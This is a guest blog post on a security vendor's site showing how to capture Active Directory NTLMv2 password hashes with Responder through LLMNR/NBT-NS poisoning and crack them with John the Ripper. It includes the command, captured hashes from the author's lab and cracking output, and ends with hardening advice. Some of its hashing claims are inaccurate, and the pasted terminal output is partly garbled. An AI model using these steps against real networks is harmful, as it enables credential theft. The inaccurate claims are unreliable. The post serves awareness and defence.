thycotic

THE LOCKDOWN

Thycotic's CyberSecurity Publication

POPULAR CATEGORIES

HOW TO & GUIDES

TOP 10S

BEST PRACTICES

PRODUCT NEWS

IT TOOLS

How to Crack an Active Directory Password in 5 Minutes or Less

October 12th, 2017

SHARE THIS

Tags

Passwords and Authentication

Guest column

by Semperis. Author: Noa Arias, Director of Marketing at Semperis

The massive Equifax data breach compromised sensitive information for roughly 143MM people and is a sobering reminder that security flaws still exist in most organizations. The fact is that most enterprises use Active Directory as the cornerstone of their IT systems and, while AD can be configured in a very secure way, it runs on Windows, which is vulnerable by default. Windows services that are enabled by default, such as LLMNR and NetBIOS (NBT), make your organization more susceptible to cyberattacks by allowing hackers to easily obtain Active Directory password hashes. The most common breach vector is stolen credentials, so it's important for IT professionals to understand how easy it is to crack passwords and take the necessary steps to protect their Active Directory services.

How are passwords stored in

Active Directory?

Passwords stored in Active Directory are hashed – meaning that once the user creates a password, an algorithm transforms that password into an encrypted output known as, you guessed it, a “hash”. Hashes are of fixed size so passwords of different lengths will have the same number of characters, and are designed to be a one-way encryption, so that once they are coded, no one should be able to break that code (theoretically).

How do you like your hashes?

Different applications use different hashing algorithms, which vary greatly in terms of security. When a user creates or changes a password in Active

Directory, Windows generates a LAN Manager hash (LM) and a Windows NT hash (NT). The NT hash is encrypted using a custom Windows algorithm, while the LM hash is created using the extremely vulnerable MD4 algorithm.

When a user logs onto their computer, the machine sends an Authentication Service Request that is composed of an encrypted timestamp using the user's password hash. The Domain Controller then decrypts the timestamp using the user's locally-stored password hash and authenticates the user.

More salt, please.

Salting is an added layer of

password protection that is (surprisingly) not used in the Active Directory Kerberos authentication protocol. When a password is salted, it means that an additional secret value is added to the original password, and then both the password and the salt value are encrypted as one hash. As you can imagine, it's more difficult to hack into a salted password than one that is hashed without the added salt. That being said, every password can be cracked eventually, it's really just a matter of time. All you need is a penetration testing tool and roughly five minutes.


2 Simple Steps to Cracking Your Active Directory Password

If a Windows client cannot resolve a hostname using DNS, it will fall back to LLMNR or NBT to attempt to resolve the hostname. LLMNR and NBT will broadcast name resolution requests on their local subnet and will happily forward password hashes to other computers that respond. Pen testing tools like Responder, which is included in Kali Linux, are easy to use and watch for these communications on the network. Even seasoned Windows administrators would be surprised to learn how vulnerable the operating system can be to password interception and other tricks in its default configuration.

Step 1: Run Responder on a


selected interface

Once you run Responder with a simple command of 'responder -I eth0', the tool will watch for vulnerable traffic, intercept the authentication process and capture the password hash.



root@kali: /usr/share/responder/logs
File Edit View Search Terminal Tabs Help
root@kali: ~/Documents/VPN
root@kali: ~/Documents/Lab
smb-vuln-cve2009-3103.txt (~/Docum...
root@kali: ~/Documents/Lab/SMB
root@kali: /usr/share/responder/logs


```
[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Fingerprint hosts          [OFF]

[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [192.168.1.13]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']



[!] Error starting TCP server on port 80, check permissions or other servers running.
[+] Listening for events...
```




```
[!] Error starting TCP server on port 80, check permissions or other servers running.
[+] Listening for events...
[*] [NBT-NS] Poisoned answer sent to 192.168.1.12 for name WPAD (service: Workstation/Redirector)
[*] [LLMNR]  Poisoned answer sent to 192.168.1.12 for name wpad
[*] [LLMNR]  Poisoned answer sent to 192.168.1.12 for name wpad
[*] [LLMNR]  Poisoned answer sent to 192.168.1.12 for name wpad
[*] [LLMNR]  Poisoned answer sent to 192.168.1.11 for name V3PO
[*] [LLMNR]  Poisoned answer sent to 192.168.1.12 for name wpad
[*] [LLMNR]  Poisoned answer sent to 192.168.1.11 for name wpad
[*] [LLMNR]  Poisoned answer sent to 192.168.1.11 for name wpad
[*] [NBT-NS] Poisoned answer sent to 192.168.1.11 for name TEST (service: File Server)
[*] [LLMNR]  Poisoned answer sent to 192.168.1.11 for name test
[*] [NBT-NS] Poisoned answer sent to 192.168.1.11 for name TEST (service: Workstation/Redirector)
[*] [LLMNR]  Poisoned answer sent to 192.168.1.11 for name test
[*] [LLMNR]  Poisoned answer sent to 192.168.1.11 for name test
[SMBv2] NTLMv2-SSP Client   : 192.168.1.11
[SMBv2] NTLMv2-SSP Username : V3PO\John
[SMBv2] NTLMv2-SSP Hash     : John::V3PO:4d0769e215f117e5:3803SCC8C0A8C8ABE06CCAF65A08E854:0101000000000000C0653150DE09D2011BE9E5454DE807350000000002000800530004004200330001001E005700
49004E002D00500052004800340039003200520051004100460056004001400530004004200330002E006C006F00630061006C000300340057004900 4E002D005000520048003400390032005200510041004600560002E00530040
0420033002E006C006F00630061006C0005001400530040004200330002E006C006F00630061006C0007000800C0653150DE09D201060004000200000008003000300000000000000001000000002000000E07100279508068874 46A9
446843B6883F5C20342200F29401 5F5C83E1FC3827 0A00100000000000000000000000000000000000900120063006900660073002F0074006500730074000000000000000000000000
[*] [LLMNR]  Poisoned answer sent to 192.168.1.11 for name test
[*] [LLMNR]  Poisoned answer sent to 192.168.1.11 for name test
[*] [LLMNR]  Poisoned answer sent to 192.168.1.11 for name test
[*] [LLMNR]  Poisoned answer sent to 192.168.1.11 for name test
[*] [LLMNR]  Poisoned answer sent to 192.168.1.11 for name test
[*] [LLMNR]  Poisoned answer sent to 192.168.1.11 for name test
[*] [NBT-NS] Poisoned answer sent to 192.168.1.12 for name TEST (service: File Server)
 [*] [LLMNR]  Poisoned answer sent to 192.168.1.12 for name test
[*] [LLMNR]  Poisoned answer sent to 192.168.1.12 for name test
[*] [LLMNR]  Poisoned answer sent to 192.168.1.12 for name test
[SMBv2] NTLMv2-SSP Client   : 192.168.1.12
[SMBv2] NTLMv2-SSP Username : NOA-XPS\Noa
[SMBv2] NTLMv2-SSP Hash     : Noa::NOA-XPS:b2b5e736f866b81f:CE378A80E5955C08759321C930ACF1CB:0101000000000000C0653150DE09D20178DEE661D89ABA150000000002000800530004004200330001001E0057
0049004E002D00500052004800340039003200520051004100460056004001400530040004200330002E006C006F00630061006C000300340057004900 4E002D005000520048003400390032005200510041004600560002E0053004
00042003 3002E006C006F00630061006C0005001400530040004200330002E006C006F00630061006C0007000800C0653150DE09D201060004000200000008003000300000000000000001000000002000000F2EB54AB67726B3A3040
308E0811CC71B4F55DDC59B5F0C601CB8AB457F8DCCD0A00100000000000000000000000000000000000900120063006900660073002F0074006500730074000000000000000000000000
[*] [LLMNR]  Poisoned answer sent to 192.168.1.12 for name test
[*] [NBT-NS] Poisoned answer sent to 192.168.1.12 for name TEST (service: Workstation/Redirector)
[*] [LLMNR]  Poisoned answer sent to 192.168.1.12 for name test
[*] Skipping previously captured hash for NOA-XPS\Noa
[+] Exiting...
root@kali:/usr/share/responder/logs#
```

Step 2: Run John the Ripper to crack the hash

Once you've obtained a password hash, Responder will save it to a text file and you can start trying to crack the hash to obtain the password in clear text. Kali Linux also offers a password cracking tool, John the Ripper, which can attempt around 180K password guesses per minute on a low-powered personal laptop. Note that all password hashes can be cracked if given enough time and enough computing power. On a high-powered corporate computer, cracking passwords can be incredibly simple – even if your password policy has complexity requirements.


root@kali: /usr/share/responder/logs
File Edit View Search Terminal Tabs Help
root@kali: ~/Documents/VPN
root@kali: ~/Documents/Lab
smb-vuln-cve2009-3103.txt (~/Docum...
root@kali: ~/Documents/Lab/SMB
root@kali: /usr/share/responder/logs

```
[+] Listening for events...
[*] [LLMNR]  Poisoned answer sent to 192.168.1.11 for name V3PO
[*] [NBT-NS] Poisoned answer sent to 192.168.1.11 for name TEST3 (service: File Server)
[*] [LLMNR]  Poisoned answer sent to 192.168.1.11 for name test3
[*] [NBT-NS] Poisoned answer sent to 192.168.1.11 for name TEST3 (service: Workstation/Redirector)
[*] [LLMNR]  Poisoned answer sent to 192.168.1.11 for name test3
[*] [LLMNR]  Poisoned answer sent to 192.168.1.11 for name test3
[*] Skipping previously captured hash for V3PO\John
[*] [LLMNR]  Poisoned answer sent to 192.168.1.11 for name test3
[*] [LLMNR]  Poisoned answer sent to 192.168.1.11 for name test3
[*] [LLMNR]  Poisoned answer sent to 192.168.1.11 for name test3
[*] [LLMNR]  Poisoned answer sent to 192.168.1.11 for name test3
[*] [LLMNR]  Poisoned answer sent to 192.168.1.11 for name test3
[*] [LLMNR]  Poisoned answer sent to 192.168.1.11 for name test3
[+] Exiting...
root@kali:/usr/share/responder/logs# dir
Analyzer-Session.log  Config-Responder.log  Poisoners-Session.log  Responder-Session.log  SMBv2-NTLMv2-SSP-192.168.1.11.txt  SMBv2-NTLMv2-SSP-192.168.1.12.txt
root@kali:/usr/share/responder/logs# ls -l
```



```
total 64
-rw-r--r-- 1 root root     0 Jun 29 17:27 Analyzer-Session.log
-rw-r--r-- 1 root root 40916 Sep 12 21:54 Config-Responder.log
-rw-r--r-- 1 root root  1226 Sep 12 21:55 Poisoners-Session.log
-rw-r--r-- 1 root root  6677 Sep 12 21:55 Responder-Session.log
-rw-r--r-- 1 root root  2014 Sep 12 21:55 SMBv2-NTLMv2-SSP-192.168.1.11.txt
-rw-r--r-- 1 root root  2016 Sep 12 21:44 SMBv2-NTLMv2-SSP-192.168.1.12.txt
root@kali:/usr/share/                                  .168.1.12.txt
Created directory: /r
Using default input e
Rules/masks using ISO-8859-1
                    hashes with 2 different salts (netntlmv2, NTLMv2 C/R MD4 HMAC-MD5 32/32))
                    -C to abort, almost any other key for status
                    /3 0g/s 58925p/s 116456c/s 174709C/s 087347
[redacted]          (Noa)
                    (Noa)
                    (Noa)
3g 0:00:00:32 DONE 3/3 (2017-09-12 21:58) 0.09264g/s 70634p/s 140796c/s 211203C/s [redacted]
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:/usr/share/responder/logs# john SMBv2-NTLMv2-SSP-192.168.1.11.txt
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 3 password hashes with 2 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/32])
Press 'q' or Ctrl-C to abort, almost any other key for status
```

John the Ripper was able to crack my home laptop password in 32 seconds using roughly 70K password attempts. It's almost laughable.

Securing your Active Directory Password

Knowing how easy it is to crack a password is the first step in understanding how crucial it is to secure your Active Directory environment. There are some easy steps you can take to secure your IT environment, including setting strong password guidelines and uncovering and disabling Windows vulnerabilities such as LLMNR and NBT. It's also important to implement an Active Directory auditing tool that will alert you to suspicious activity prior to a full-blown cyberattack. The truth is, it will likely take more than 32 seconds to crack most passwords, but it's going to take a lot more than special characters to protect the IT building blocks of your organization.

Other posts you might like

Let’s Play a Game of Password “Fact or Fiction”

Cyber Security Awareness Month: 6 Simple Steps to Online Safety

Top 5 privileged account security reports CISOs must have: What Privileged Account passwords are expiring this week?

Passwords and Biometrics. Can they coexist, and should they?

Bio Latest Posts

Noa Arias

Noa Arias is Director of Marketing at Semperis, a provider of enterprise identity protection solutions. Prior to joining Semperis, Noa held senior marketing roles spanning technology startups, consumer goods and financial services. She received her BA from Columbia University and MBA from NYU's Stern School of Business, with concentrations in marketing and strategy.

Tags: Passwords and Authentication

Posted by Noa Arias

Leave a Reply

Name (required)

Mail (will not be published) (required)

Website

Comment

CAPTCHA Code *

Submit Comment

Washington D.C.

+1-202-802-9399

London UK

+44 (0) 1777-712603

Sydney Australia

+61-2-8006-9996